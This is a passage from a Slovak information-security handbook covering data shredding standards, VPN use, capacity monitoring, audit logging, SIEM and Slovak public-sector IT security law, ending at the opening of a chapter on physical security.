Toto snaženie je časovo náročné a nemusí byť vždy úspešné: pri pokročilých forenzných technikách za použitia drahých prístrojov je možné dáta obnoviť aj z prekvapujúco nekonzistentných dát.

Pri klasifikovaných a kritických dátach nemusí byť bezpečné mazanie považované za dostatočné a niekedy je nutné pristúpiť ku skartácii pamäťových médií. Fyzické ničenie dátových nosičov patrí medzi archivačné a registratúrne požiadavky pri spracovaní citlivých dát vyžadované napr. zákonom 395/2002 Z.z. Slúžia naň špeciálne zariadenia ktorých efektivita certifikovaná podľa noriem STN EN ISO 9001:2001 / 14001:2005. Skartovacie stroje sa delia podľa stupňa klasifikácie utajovaných skutočností a majú nastaviteľný režim úrovne skartovania, od ktorého sa odvíja čas potrebný na skartovanie nosiča.

Na stanovenie citlivosti údajov a potrebnej úrovne skartácie sa používa norma DIN 32757-1 s niekoľkými stupňami. Stupeň 1 má najnižšie utajenie, stupeň 6 najvyššie. Bežné skartovacie stroje skartujú na stupeň utajenia 2, čo postačuje potrebám bežných užívateľov. Stupeň utajenia 3 má už také výstupy, že bežnými prostriedkami nie je možné skartovaný materiál zostaviť do čitateľnej podoby. Pre potreby vysokého zabezpečenia slúži stupeň utajenia č. 4, ktorý môže byť čiastočne zostaviteľný len s použitím špičkových technológií. Stupeň č. 5 je stopercentne nezostaviteľný. Čím je vyšší stupeň utajenia, tým menej papierov, alebo dátových nosičov je možné na jedenkrát skartovať.

Pri fyzickom transporte pamäťových médií berieme do úvahy ich klasifikáciu, množstvo prenášaných dát a ich časovú aktuálnosť. Podľa týchto kritérií volíme konkrétne bezpečnostné opatrenia. Pri aplikovaní pravidiel bezpečného transportu sa nezameriavame iba na pamäťové

média USB a digitálne údaje uložené na nich, ale aj na papierové dokumenty, CD a DVD a magnetické médiá ako sú napríklad zálohovacie pásky.

Hrozby vyplývajúce z neautorizovaného použitia týchto dát zahŕňajú neautorizované zneužitie tlačív, peňažných zdrojov, dátové úniky a pokiaľ sa jedná o dokumenty obsahujúce osobné údaje tiež riziko potenciálneho kradnutia identity.

### 6.7.2 Používanie mobilných zariadení a vzdialená práca

Používanie mobilných zariadení a nástrojov pre vzdialenú prácu je už v súčasnosti nevyhnutné, ale zároveň vytvára priestor pre špecifické riziká súvisiace s ich používaním. Na prevenciu rizík spojených s používaním „cudzích" zariadení v prostredí organizácie, ktorá má byť chránená slúži odchytávanie („sniffing") podozrivých vzorov v sieťovej komunikácii pomocou IDS/IPS systémov. Zabezpečuje detekciu pre vírusy, spam, sťahovanie veľkého objemu dát, útoky DDOS a iné aktívne útoky. Problémom je, že potenciálne škodlivá prevádzka je však často zapuzdrená v šifrovanom prúde dát a teda ťažko rozpoznateľná (aj technikami deep packet inspection). Šifrovaná komunikácia medzi VPN uzlami totiž zabraňuje efektívnej detekcii kybernetických útokov a vďaka VPN útočník získava prístup ku všetkým zdrojom, čo mu poskytuje ideálne podmienky na prenos škodlivého kódu do vnútra infraštruktúry. Ďalším problémom môže byť pasívne odpočúvanie sieťovej prevádzky, ktoré nie je ľahko detekovateľné.

#### *6.7.2.1 Virtuálne privátne siete VPN*

Typicky sa jedná o virtuálne privátne siete založené na protokole SSL/TLS alebo na protokole IPSEC. Po dvojfaktorovej autentifikácii sa otvorí šifrovaný tunel medzi dvoma uzlami (end-to-end), v ktorom sa prenášajú dáta. Pri využívaní nástrojov vzdialenej práce, ktorými sú typicky šifrované virtuálne privátne siete sa používajú vyhradené zariadenia na dvojfaktorovú autentifikáciu. Ide väčšinou o použitie prihlasovacieho mena, hesla, čísla PIN a čísla generovaného tokenom (zariadením, ktoré je zosynchronizované unikátnym iniciačným „seedom" a generuje jednorazové prístupové heslá – One Time Passcodes).

## 6.8 Monitorovanie a plánovanie kapacít systémových zdrojov

Monitorovanie kapacít systémových zdrojov je určené na kontinuálne vyhodnocovanie využívania zdrojov IKT. Pri plánovaní kapacít systémových zdrojov je potrebné rátať so zvýšením počtu používateľov a práve výstup kontinuálneho monitorovania kapacít poskytuje aktualizovanú informáciu o situácii.

Situácia s nízkou pravdepodobnosťou môže v prípade, že k nej dôjde, spôsobiť veľkú škodu a preto je potrebné procesy pravidelne revidovať a aktualizovať. Manažment bezpečnosti prevádzky, ktorý procesne rieši zvládanie týchto incidentov, zahŕňa metodické postupy použiteľné v prípade potreby obnovenia pôvodného stavu prevádzky (ak dopad incidentu má kritický nepriaznivý vplyv na kontinuitu prevádzky). Tieto metodické postupy na obnovenie pôvodného stavu sú formalizované v krízových plánoch a plánoch na obnovu havarijného stavu - Business continuity plan (BCP) a Disaster recovery plan (DRP).

### 6.8.1 Procesy monitorovania hardvéru

V komplexných prostrediach sa zavádzajú nástroje na detekciu abnormálneho správania prvkov infraštruktúry a na detekciu nadmerného čerpania zdrojov. Nevyhnutnou je tiež dokumentácia použitých softvérových riešení a kontrola ich činnosti, riešenie a reportovanie abnormálnych udalostí pri ich prevádzke. [2]

Reporty na monitorovanie efektívnej a bezpečnej prevádzky hardvéru zahŕňajú:

- **reporty o dostupnosti** – tieto reporty dokumentujú časové intervaly, v ktorých je prvok IKT schopný prevádzky. Hlavným cieľom tohto reportu je identifikovať výchylky v podobe pretrvávajúcej nedostupnosti zvanej tiež „downtime“.

Taká nedostupnosť môže indikovať:

  - použitie nesprávnych komponentov IKT na zvolený účel,
  - presiahnutie vyhradeného času na údržbu systému,
  - nevyhnutnosť preventívnej údržby,
  - neadekvátnu funkciu podpornej infraštruktúry (napr. nedostatočný prísun elektrickej energie, nesprávne fungujúce chladenie),
  - nedostatočne vyškolených operátorov.

- **reporty o poruchách hardvéru** – identifikujú poruchy procesora, vstupno-výstupných zariadení, prísunu elektrickej energie a diskov pripojených k systému. Tieto reporty by mali byť pravidelne kontrolované osobami zodpovednými za manažment prevádzky kvôli včasnému predchádzaniu incidentov súvisiacich s týmito poruchami a na prípadné vyvodenie nápravných krokov obnovenia štandardnej prevádzky. Audítor informačného systému by si mal byť vedomý, že správne určenie príčiny poruchy hardvérového, alebo softvérového komponentu IKT nie je jednoduché a okamžité. Reporty by mali byť kontrolované kvôli nepravidelným, prerušovaným poruchám, alebo poruchám, ktoré sa často opakujú a môžu spôsobovať problémy pri identifikovaní skutočných príčin porúch.
- **reporty o využití zdrojov** – tieto automatické reporty dokumentujú použitie prvku IKT a pripojených periférnych zariadení. Softvérové monitorovacie nástroje sú použité na zmeranie využitia procesorov, sieťových zdrojov a sekundárnych pamäťových jednotiek (napr. diskov a páskových médií). V závislosti od použitia operačného systému by sa využitie zdrojov pre viacpoužívateľské počítače typu mainframe malo pohybovať od 85 do 95 percent s dočasnými výchylkami do 100%, alebo občasným klesnutím k 70%. Reporty tohto druhu je možné využiť zamestnancami zodpovednými za manažment prevádzky pri predpovedaní a plánovaní toho aké výpočtové kapacity je potrebné využiť v konkrétnych situáciách.
- **vedenie záznamov o aktívach** – inventár zariadení pripojených k sieti (PC, servery, smerovače a iné).

Ak je využitie zdrojov trvalo nad hranicou 95%, osoby zodpovedné za manažment IKT by mali zrevidovať vzory používateľského správania a správania aplikácie pri určitých podmienkach. Cieľom tejto revízie by malo byť uvoľnenie systémových kapacít (diskového priestoru), aktualizácia hardvérových komponentov príslušného prvku IKT, alebo presunutie výpočtovo náročných úloh do menej exponovaných časov (napríklad počas noci). Ak je využitie zdrojov systému trvale pod hranicou 85%, je vhodné naopak zrevidovať, či nie je možné niektoré výpočtové kapacity systému uvoľniť pre výpočtovo náročnejšie úlohy. [2]

#### *6.8.1.1 Manažment systémových kapacít*

Manažment systémových kapacít predstavuje plánovanie a monitorovanie výpočtových zdrojov. Účelom týchto činností je uistiť sa, že dostupné zdroje sú využité efektívne s ohľadom na rozširovanie, alebo zmenšovanie rozsahu cieľov organizácie. Kľúčovým vstupom pre vytvorenie plánu kapacít sú požiadavky organizácie. Tento plán by mal byť revidovaný a aktualizovaný najmenej jedenkrát do roka.[5]

Plánovanie kapacít zohľadňuje nasledovné parametre:

- využitie procesora,
- využitie diskov,
- využitie telekomunikačných vedení a sieťových liniek,

- využitie vstupno-výstupných zariadení,
- počet používateľov,
- nové technologické trendy,
- nové druhy aplikácií,
- zmluvy SLA.

Niektoré z týchto faktorov sa môžu navzájom ovplyvňovať. Napríklad využitie „inteligentnejších“ terminálov, ktoré spracovávajú dáta lokálne a až potom ich posielajú do centrálneho úložiska môže priaznivo ovplyvniť objem dát prenášaných po sieti.[5]

## 6.9 Zaznamenávanie udalostí (logovanie) a monitoring bezpečnostných incidentov

Vo výpočtovom systéme prebieha množstvo procesov, ktorých činnosť generuje auditné záznamy. Tieto poskytujú kľúčové informácie, ktoré môžu byť použité na posúdenie optimálnosti nastavenia systému vzhľadom na jeho funkciu a bezpečnosť, alebo na vyšetrovanie vzniknutých incidentov. Dôveryhodné, relevantné a dostatočne detailné logy sú dôležité pri identifikovaní príčin incidentov a tiež sú dobrým dôkazom pri forenznej analýze v súdnom vyšetrovaní.

Záznamy auditu predstavujú chronologický záznam systémových aktivít dostatočný pre rekonštrukciu, revíziu a skúmanie postupnosti stavov prostredia a aktivít, zúčastňujúcich sa na realizácii operácie, procedúry, alebo udalosti v transakcii od jej začiatku po jej konečný výsledok.

Auditné záznamy typicky slúžia na odlaďovanie systému alebo aplikácie v prípade zistenia systémovej alebo aplikačnej chyby, optimalizáciu, vytváranie štatistík alebo na monitoring udalostí relevantných z bezpečnostného hľadiska. Taktiež pri forenznej analýze platí, že logy, ktoré sú samé o sebe neškodným záznamom sa môžu v kontexte s inými záznamami a nedigitálnymi dôkazmi ukázať ako zásadné pre vyvodenie záverov vyšetrovania.

Auditné záznamy sú záznamy generované rozličnými softvérovými komponentmi bežiacimi v IT infraštruktúre. Zásady a princípy vytvárania robustných logovacích systémov sú zo zrejmých dôvodov v množstve projektov dodržiavané od začiatku vývoja.

Rozličné formy logovacích mechanizmov sú implementované prakticky vo všetkých operačných systémoch (vrátane zabudovaných systémov, napr. v aktívnych sieťových prvkoch), v databázových systémoch a u väčšiny špecifických softvérových aplikácií (proprietárne antivírové riešenia, apod.).

Existuje viacero dôvodov, prečo viesť auditné záznamy:

- **vyvodenie zodpovednosti** - logovacie záznamy nám pomôžu spojiť určité osoby s určitými udalosťami,
- **rekonštrukcia udalostí** - auditné záznamy môžu byť zobrazené v chronologickom poradí a teda, vieme presne určiť, čo sa stalo pred incidentom a počas neho. Aby sme dosiahli absolútnu presnosť a aby sme zosynchronizovali jednotlivé zdroje logovacích záznamov, je potrebné synchronizovať systémový čas podľa centrálneho servera,
- **detekcia prieniku** - neautorizovaná, alebo neobvyklá udalosť musí byť zaznamenaná, aby mohla byť spätne zobrazená. Dlhodobá archivácia logov je v tomto snažení veľmi prínosná.

V závislosti od komplexnosti a množstva logov je potrebné zvoliť správny spôsob ich uchovávania a vyhodnocovania. Možné spôsoby analýzy logov sa delia do dvoch kategórií:

- manuálne – tento spôsob je často neefektívny, pretože musíme hľadať čiastkové informácie po viacerých systémoch,

- automatické (pomocou skriptov a špeciálnych softvérov) – najviac využívanie hlavne kvôli vysokej početnosti logov.

Bezpečnostný auditný záznam musí byť bezpodmienečne chránený pred neoprávnenou zmenou, na čo možno využiť aj riadenie prístupu. Medzi odporúčané praktiky patrí zapisovanie záznamov na médium, na ktoré je možný zápis len raz, aby nebolo možné už existujúci záznam zmeniť. Možným riešením riadenia prístupu je pridelenie práv na čítanie a aktualizáciu (ale nie modifikáciu, alebo mazanie) do vyhradených častí systému na ukladanie dát. Takýto vyhradený prístup je možné zabezpečiť pridelením špecifických kľúčov. Systém na ukladanie dát potom vyhodnocuje pridelenie prístupu ku konkrétnej používateľskej časti na základe poskytnutého kľúča. Ak sa kľúč poskytnutý používateľom zhoduje s tým, ktorý mu je pridelený, je užívateľovi umožnený prístup. Prístup je pridelený aj používateľovi s tzv. „master" kľúčom, ktorý umožňuje autorizovaný prístup do všetkých častí systému a typicky ho má k dispozícii vlastník systému.

Ďalšie metódy zachovania dôvernosti, integrity a dostupnosti logových záznamov:

- **šifrovanie citlivých dát** – v prípade, ak sú dáta prenášané po sieti a predovšetkým v prípade, že sa jedná o prenos dát po bezdrôtovej sieti,
- **evidencia médií** – je dôležité mať prehľad o tom, kde sú dáta uložené a kto má k nim prístup,
- **označovanie médií** – označenie interných aj externých médií, zapísanie dátumu vytvorenia média, dátumu zničenia, mená prenášaných súborov, verzia a stupeň klasifikácie,
- **použitie fyzickej ochrany prenášaných informácií –** zabezpečenie toho, že lokalita, v ktorej sú dáta fyzicky umiestnené je v súlade so štandardami fyzickej a objektovej bezpečnosti,
- **vyškolený personál –** organizovanie školení, ktoré zvýšia povedomie zamestnancov o správnom zaobchádzaní s dátami.

Dôvody prečo majú byť auditné záznamy chránené pred zásahom a čítaním nepovolanými osobami zahŕňajú zachovanie ich integrity, ale zároveň je nezanedbateľnou aj skutočnosť, že informácie z týchto logov sú ľahko zneužiteľné útočníkom. Pri uchovávaní logov je podľa dobrej praxe potrebné zabezpečiť nielen ich lokálne kópie, ale tiež ich prenášať do bezpečnej geograficky vzdialenej lokality, kvôli zachovaniu všetkých troch aspektov bezpečnosti: dôvernosti, integrity a dostupnosti. Dôvernosť je v tomto prípade dôležitá kvôli tomu, aby sme predišli neautorizovanému prístupu a prípadnému zneužitiu týchto dát.

Zachovanie integrity zabezpečí, že nedochádza k poškodeniu uložených dát, alebo ich neautorizovanej modifikácií. Dostupnosť je dôležité zabezpečiť z toho dôvodu, že pri nedostatočnom zabezpečení uložených médií existuje vysoké riziko zničenia, alebo poškodenia dát.

Pri prenášaní logových záznamov do geograficky vzdialenej lokality platí, že rôzne systémy a aplikácie majú rôzne formy výstupu do logovacích súborov, preto je vhodné tieto záznamy sumarizovať a normalizovať lokálne, aby sme predišli prenášaniu zbytočne veľkého kvanta dát po sieti do centrálneho úložiska.

Definícia toho, čo sa dá považovať za neobvyklú udalosť sa rôzni, ale do určitej miery by sme mohli generalizovať a povedať, že neobvyklé udalosti zahŕňajú:

- neúspešné prihlásenia,
- prihlásenia mimo bežného pracovného času,
- zamknutie účtov po presiahnutí povoleného počtu pokusov o prihlásenie,
- neobvyklú sieťovú aktivitu (skenovanie siete, prenos neobvykle veľkého objemu dát apod.),
- zmeny konfigurácie mimo bežnej údržby a bez formálneho záznamu,

- prístupy užívateľov s následnou eskaláciou prístupových práv,
- neautorizované použitie zdrojov,
- neprivilegovaný prístup k súborom,
- prístup k samotným logovacím záznamom,
- neobvyklé čerpanie systémových prostriedkov (pamäť, CPU) atď.

Systémové a aplikačné logy zaznamenávajú a uchovávajú všetky bezpečnostne relevantné incidenty. Nástroje na monitoring a logovanie bezpečnostných incidentov ponúkajú možnosť nastavenia úrovne detailnosti logov, ich konsolidáciu pri zbere z množstva sieťových zariadení a operačných systémov v celej sieťovej infraštruktúre.

Citlivosť zaznamenávania udalostí a konkrétne spôsoby nastavenia zaznamenávania udalostí v operačných systémoch MS Windows, UNIX/Linux a iných sa líšia v závislosti od prostredia , v ktorom sú nasadzované a aplikácie, ktorá je na nich nasadená. Pokrytie tak širokej oblasti sa vymyká rozsahu tohto dokumentu, preto sa tejto téme nebudeme bližšie venovať.

Podstatné však je, že všetky druhy systémov, dokonca aj tie úplne základné vnorené („embedded“) systémy, majú implementované logovanie, bola to jedna z prvých vlastností operačných systémov od ich úplného začiatku (určitá forma zaznamenávania používateľskej aktivity, tzv. „accounting“, bola zapracovaná už do pôvodného systému Unix v 70-tych rokoch).

Dôležité dáta, akými auditné záznamy nepochybne sú, či už z pohľadu operatívy, riešenia incidentov, hľadania príčin anomálnych udalostí, alebo forenzného vyšetrovania pri kriminálnych činoch, musia byť chránené pred poškodením, pozmenením, alebo zničením.

Medzi najbežnejšie techniky na predchádzanie stratám logovacích záznamov je ich okamžité zálohovanie do geograficky oddelenej lokality. Pokiaľ sa dáta prenášajú po potenciálnej nebezpečnej linke, ktorá nie je dedikovaná pre zálohovanie je užitočné využiť šifrovanie prenosu (v Linuxe je možné použiť napr. nástroj rsync cez protokol ssh, alebo nástroj scp na bezpečné kopírovanie na vzdialený systém).

Na zaznamenávanie povolených a nepovolených eskalácií privilégií administrátorov a operátorov na sieťových zariadeniach slúžia accounting nástroje ako napr. TACACS+, často modifikované podľa potrieb konkrétneho informačného systému na správu prístupov. TACACS+ je protokol pôvodne vyvíjaný CISCO Technologies, ktorý slúži ako sprostredkovateľ autentifikácie: sieťové zariadenia na ktoré sa používateľ snaží pristúpiť kontaktujú TACACS+ server a overia s ním, že používateľské meno a heslo súhlasí a je autorizované na prístup k danému zariadeniu. Funkciami TACACS+ sú teda autentifikácia, autorizácia a accounting (AAA). Zaznamenáva prístupy ku zdrojom vrátane neoprávnených pokusov.

Tento AAA (autentifikácia, autorizácia, accounting) protokol pôvodne vyvíjaný americkým ministerstvom obrany a neskôr spoločnosťou Cisco Systems je dnes už voľne šíriteľný a v IT priemysle sa stal štandardom. V produkčných prostrediach je často nasadzovaný a modifikovaný podľa individuálnych potrieb.

Jeho tri hlavné funkcie sú „AAA“:

- Autentifikácia – určuje kto, resp. ktorý počítačový program môže pristupovať,
- Autorizácia – určuje k čomu môže pristupovať,
- Accounting – vedenie záznamov o vyššie uvedených operáciách.

### 6.9.1 Zaznamenávanie chýb a zlyhaní

Súčasťou riadenia prevádzkovej bezpečnosti sú tiež monitorovacie riešenia na zaznamenávanie chýb a zlyhaní. V praxi sa nasadzujú monitorovacie mechanizmy pre hardvérové prvky

infraštruktúry ako sú napr. diskové polia, kontroluje sa ich bezchybná prevádzka a výkon. Ďalšími dôležitými informáciami, ktoré je vhodné monitorovať sú priebehy importu dát, výkonu databáz apod.

V rozsiahlych sieťových prostrediach sa tieto požiadavky realizujú integráciou mnohých monitorovacích riešení, pričom často dochádza k nekonzistenciám a falošne pozitívnym alarmom, resp. falošne negatívnym výsledkom a iným chybám v posúdení incidentu a vyvodení dôsledkov.

Nutnou súčasťou efektívneho manažmentu bezpečnostných incidentov je aj konsolidácia časových údajov medzi systémami napr. kvôli vyšetrovaniu ich nadväznosti a vyvodenie zodpovednosti za incident. Protokol NTP slúži na synchronizáciu systémového času naprieč sieťovou infraštruktúrou, čím zabezpečuje korektný a konzistentný časový údaj v logovacích záznamoch.

#### *6.9.1.1 Systémy pre automatizované vyhodnocovanie bezpečnostných udalostí (SIEM)*

Správny monitoring a skonsolidovanie časových informácií naprieč celou IT infraštruktúrou je jedným z nástrojov bezpečnosti, ale stále neposkytuje ochranu pred množstvom sofistikovaných útokov, ktoré by mohli ohroziť prevádzku a spôsobiť významné materiálne straty a straty renomé. Systémy SIEM (Security Incident and Event Management) sú nástrojom, ktorý preberá z pliec bezpečnostného analytika úlohu konsolidácie a kontroly rôznych typov logových záznamov zo serverov, IDS/IPS zariadení, klientských staníc, sieťových zariadení, databáz, zariadení na kontrolu prístupu atď. Takýchto logových záznamov sú obrovské kvantá, SIEM zabezpečuje ich triedenie, vyhodnocovanie, ich združovanie do vlákien a ich vizualizáciu v reálnom čase.

## 6.10 Požiadavky zákona č. 275/2006 Z. z. a výnosu o štandardoch pre ISVS v oblasti bezpečnosti prevádzky

Podľa zákona č. 275/2006 Z. z. o informačných systémoch verejnej správy je informačný systém verejnej správy (ISVS) taký informačný systém v pôsobnosti povinnej osoby ako správcu, ktorý slúži na výkon verejnej správy a ktorého prevádzkovanie vyplýva z osobitného predpisu, alebo z právomoci rozhodovať o právach a povinnostiach fyzických osôb, alebo právnických osôb v oblasti verejnej správy.

Legislatívny rámec pre štandardy ISVS v oblasti bezpečnosti prevádzky určuje práva a povinnosti povinných osôb v oblasti informačných systémov verejnej správy a činností, ktoré zabezpečujú ich prevádzku. Stanovuje tiež základné podmienky na zabezpečenie integrovateľnosti a bezpečnosti ISVS.

Povinnými osobami na účel zákona sú ministerstvá a ostatné ústredné orgány štátnej správy, orgány miestnej štátnej správy, obce a samosprávne kraje. Povinné osoby zabezpečujú plynulú, bezpečnú a spoľahlivú prevádzku informačných systémov verejnej správy vrátane organizačného, odborného a technického zabezpečenia a zodpovedajú za zabezpečenie informačného systému proti zneužitiu.

Povinné osoby majú za úlohu zabezpečiť, aby informačný systém vyhovoval štandardom, ktoré vydalo ministerstvo vo všeobecne záväznom právnom predpise. Týmto štandardom sa rozumie Výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy vydaný 15.7.2010.

Konkrétne v súlade s § 3 ods. 4 písm. b), c) a i) zákona o ISVS sú jednotlivé povinné osoby povinné:

- zabezpečovať plynulú, bezpečnú a spoľahlivú prevádzku informačných systémov verejnej správy, ktoré sú v ich správe, vrátane organizačného, odborného a technického zabezpečenia,
- zabezpečovať informačný systém verejnej správy proti zneužitiu,
- zabezpečovať, aby bol informačný systém verejnej správy v súlade so štandardmi informačných systémov verejnej správy (ďalej len "štandardy").

Pokiaľ chce povinná osoba splniť uvedené povinnosti, najmä zabrániť zneužitiu ISVS a chce dosiahnuť plynulú, bezpečnú a spoľahlivú prevádzku informačných systémov verejnej správy, musí sa starať o riadenie informačnej bezpečnosti vo všetkých jej oblastiach podľa príslušných štandardov, ktoré rovnako vydalo Ministerstvo financií vo forme výnosu k zákonu o ISVS. Konkrétne ide o výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy (ďalej len „výnos o štandardoch ISVS“).

### 6.10.1 Výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy

Samotný výnos o štandardoch pre ISVS rieši problematiku riadenia IB, ale štandardizuje aj ďalšie oblasti. Konkrétne v súlade s § 1 výnosu o štandardoch pre ISVS ide o nasledovné oblasti:

*Týmto výnosom sa ustanovujú štandardy pre informačné systémy verejnej správy, ktorými sú:*

*a) technické štandardy, vzťahujúce sa na technické prostriedky, sieťovú infraštruktúru a programové prostriedky, a to*

*1. štandardy pre prepojenie,*

*2. štandardy pre prístup k elektronickým službám,*

*3. štandardy pre webové služby,*

*4. štandardy pre integráciu dát,*

*b) štandardy prístupnosti a funkčnosti webových stránok, vzťahujúce sa na aplikačné programové vybavenie podľa zákona,*

*c) štandardy použitia súborov, vzťahujúce sa na formáty výmeny údajov,*

*d) štandardy názvoslovia elektronických služieb, vzťahujúce sa na sieťovú infraštruktúru,*

*e) bezpečnostné štandardy, vzťahujúce sa na technické prostriedky, sieťovú infraštruktúru, programové prostriedky a údaje, a to*

*1. štandardy pre architektúru riadenia,*

*2. štandardy minimálneho technického zabezpečenia,*

*f) dátové štandardy, vzťahujúce sa na údaje, registre a číselníky,*

*g) štandardy elektronických služieb verejnej správy, vzťahujúce sa na údaje, registre, číselníky a aplikačné programové vybavenie podľa zákona,*

*h) štandardy projektového riadenia, vzťahujúce sa na postupy a podmienky spojené s vytváraním a rozvojom informačných systémov verejnej správy*

Organizácie teda nemajú povinnosť vymýšľať žiadne nové prevádzkové štandardy, ale môžu si naštudovať a osvojiť štandard ISO 27001 a dobré praktiky z ISO 27002, z ktorých tento výnos vychádza. Po ich prevzatí je možná úprava podľa konkrétnych požiadaviek, vytvorenie plánov na riadenie informačnej bezpečnosti a prípadne kontinuálne zapracovávanie potrebných aktualizácií súvisiacich so zmenami podmienok.

Výnos definuje štandardy pre organizačné opatrenia:

- informačnej bezpečnosti - bezpečnostná politika,
- personálnu bezpečnosť - poučenia, postupy pri prijímaní a ukončení pracovného pomeru,

- manažment rizík pre oblasť informačnej bezpečnosti – vyhotovovanie analýzy rizík,
- kontrolný mechanizmus riadenia informačnej bezpečnosti – pravidelný externý/interný audit,

Technické štandardy minimálneho technického zabezpečenia sú definované pre:

- ochranu proti škodlivému kódu (softvérová ochrana, legálnosť softvéru),
- sieťovú bezpečnosť (firewall),
- fyzickú bezpečnosť a bezpečnosť prostredia (priestory a režimové opatrenia),
- aktualizáciu softvéru,
- monitorovanie a manažment bezpečnostných incidentov (ohlasovanie a evidencia bezpečnostných incidentov, technické zabezpečenie),
- periodické hodnotenia zraniteľností (analýza rizík),
- zálohovanie (zabezpečenie zálohovania, testovanie záloh),
- fyzické ukladanie záloh (umiestnenie prevádzkových a archivačných záloh),
- riadenie prístupu (autentizácia a autorizácia užívateľov),
- aktualizácia informačno-komunikačných technológií (plánovanie, zmenový manažment, testovanie a správa dokumentácie),
- účasť tretej strany (analýza rizík a SLA z pohľadu spolupráce s tretími stranami).

Výnos o štandardoch pre ISVS v oblasti bezpečnosti prevádzky ďalej upravuje:

- technické štandardy pre pripojenie, prístup k elektronickým službám, webové služby a integráciu dát,
- štandardy prístupnosti a funkčnosti webových stránok vzťahujúce sa na aplikačné programové vybavenie,
- štandardy jednorazovej elektronickej výmeny dát a formáty výmeny údajov,
- štandardy názvoslovia el. služieb vzťahujúce sa na sieťovú infraštruktúru,
- štandardy pre architektúru riadenia, minimálneho technického zabezpečenia,
- dátové štandardy pre údaje, registre, číselníky.

Ministerstvo financií vykonáva kontroly na dodržiavanie výnosu a pri nedodržaní štandardov povinnými osobami ukladá sankcie. Za porušenie povinností týkajúcich sa riadenia IB je možné udeliť aj sankcie až do výšky 35.000 EUR.

## 6.11 Záver

Bezpečnosti prevádzky v praxi vyžaduje komplexný a efektívny prístup, ktorého cieľom je eliminácia, alebo aspoň minimalizácia rizík vyplývajúcich z prevádzky dôležitých informačných systémov a im podliehajúcich prvkov IKT. Uviedli sme prehľad najdôležitejších zásad v oblasti riadenia bezpečnosti prevádzky a tiež štandardizované dobré praktiky pre minimalizáciu výskytu nežiaducich incidentov.

Činnosti zavedenia a koordinácie procesov vedúcich k eliminácii bezpečnostných incidentov priamo ohrozujúcich kontinuitu prevádzky sú vo významnej miere motivované uvedomením si dôležitosti chránených informačných aktív. Zavedenie kontrolných mechanizmov musí byť

v rovnováhe s dodržaním pravidiel používateľského komfortu, použiteľnosťou systémov a efektivitou procesov. Zároveň náklady vynaložené na implementáciu technických a organizačných opatrení musia byť prijateľnou položkou pre stanovený rozpočet.

## 6.12 Zoznam použitých zdrojov


[1] Procesný model podľa STN EN ISO 9001. [Online] [Dátum: 5. 9 2013.] http://www.poling.sk/procesny-model.php.

[2] Hansche, Susan, Berti, John a Hare, Chris. *Official Guide to the CISSP exam.* s.l. : CRC Press Company, 2004.

[3] Wikipedia, the free encyclopedia. *Change management (ITSM).* [Online] [Dátum: 5. 9 2013.] http://en.wikipedia.org/wiki/Change_management_(ITSM).

[4] Maloof, M. Are SIEM and Log Management the same thing? [Online] [Dátum: 17. 7 2013.] http://www.networkworld.com/reviews/2008/063008-test-siem-log-integration.html.

[5] David L. Cannon, Timothy S. Bergmann, Brady Pamplin. *CISA: Certified Information Systems Auditor Study Guide.* 2006. 0782144381.

[6] RAID. *Wikipedia The Free Encyclopedia*. [Online] [Dátum: 22. 8 2013.] http://en.wikipedia.org/wiki/RAID.

[7] Metodické usmernenie Úseku bankového dohľadu Národnej banky Slovenska č. 7/2004 k overeniu bezpečnosti informačného systému banky a pobočky zahraničnej banky. [Online] [Dátum: 19. 4 2013.] http://www.nbs.sk/sk/dohlad-nad-financnym-trhom/dohlad-nad-bankovnictvom/odporucania-a-metodicke-usmernenia/metodicke-usmernenia/mu-useku-bankoveho-dohladu-nbs-c-7-2004.

[8] Wikipedia, the free encyclopedia. Operations security. [Online] [Dátum: 17. 7 2013.] http://en.wikipedia.org/wiki/Operations_security.

[9] Bratislava, MO SR. Bezpečnostná stratégia Slovenskej republiky. 2001. Zv. 17.7.2001, Obrana č.14.

[10] CSIRT.SK. Informačná brožúra. [Online] [Dátum: 19. 6 2013.] http://www.csirt.gov.sk/img/infobrochure.pdf.

[11] Hlavička, Mgr. Lukáš. Forenzná analýza IKT. [Online] [Dátum: 24. 7 2013.] http://www.dcs.fmph.uniba.sk/~gazi/uib/materialy/forensic.pdf.

# 7 Fyzická bezpečnosť

Ivan Oravec a Jozef Stanko

## 7.1 Úvod

Podobne, ako iné oblasti riadenia IB popísané v ďalších kapitolách, je oblasť fyzickej bezpečnosti jednou zo základných oblastí riadenia IB, ktorá si vyžaduje formálny a systematický prístup. Zanedbanie riadenia v ktorejkoľvek oblasti môže mať fatálne následky na bezpečnosť samotných aktív z pohľadu narušenia ich základných aspektov, ktorými sú ich integrita, dostupnosť a dôvernosť. Rovnako dôležitým faktom, pri riadení IB v rámci celej organizácie, je vyváženie jednotlivých oblastí riadenia navzájom, najmä vzhľadom na povahu a citlivosť chránených aktív a typ, štruktúru a dislokáciu organizácie.
Poznanie problematiky v oblasti fyzickej bezpečnosti je preto nutným, avšak nie postačujúcim predpokladom úspešného riadenia IB v rámci organizácie a eliminácie možných hrozieb a zraniteľností.
Väčšina z nás si pod pojmom „fyzická bezpečnosť“ predstaví najmä ochranu objektov alebo špecifických priestorov „strážnou“ (bezpečnostnou) službou, alebo inou ozbrojenou zložkou. Tento typ ochrany samozrejme predstavuje jednu zo základných zložiek, avšak vzhľadom na zvýšené finančné náklady sa používa len na ochranu objektov alebo priestorov, v ktorých sa nachádzajú skutočne citlivé aktíva. Ide o aktíva, ktorých hodnota si to vyžaduje, t.j. je adekvátna implementovaným opatreniam na ich ochranu.
Vo väčšine prípadov je fyzická ochrana realizovaná tzv. mechanickými zábrannými prostriedkami a technickými zabezpečovacími prostriedkami. Výstup z technických zabezpečovacích prostriedkov samozrejme môže byť vyvedený do centrály súkromnej bezpečnostnej služby, alebo na iný pult centralizovanej ochrany, spravovaný napr. policajným zborom, takže v tomto prípade ide o akýsi kompromis medzi efektivitou ochrany (reakčným časom fyzickej ochrany v prípade narušenia objektu) a nákladmi vynaloženými na samotnú ochranu.
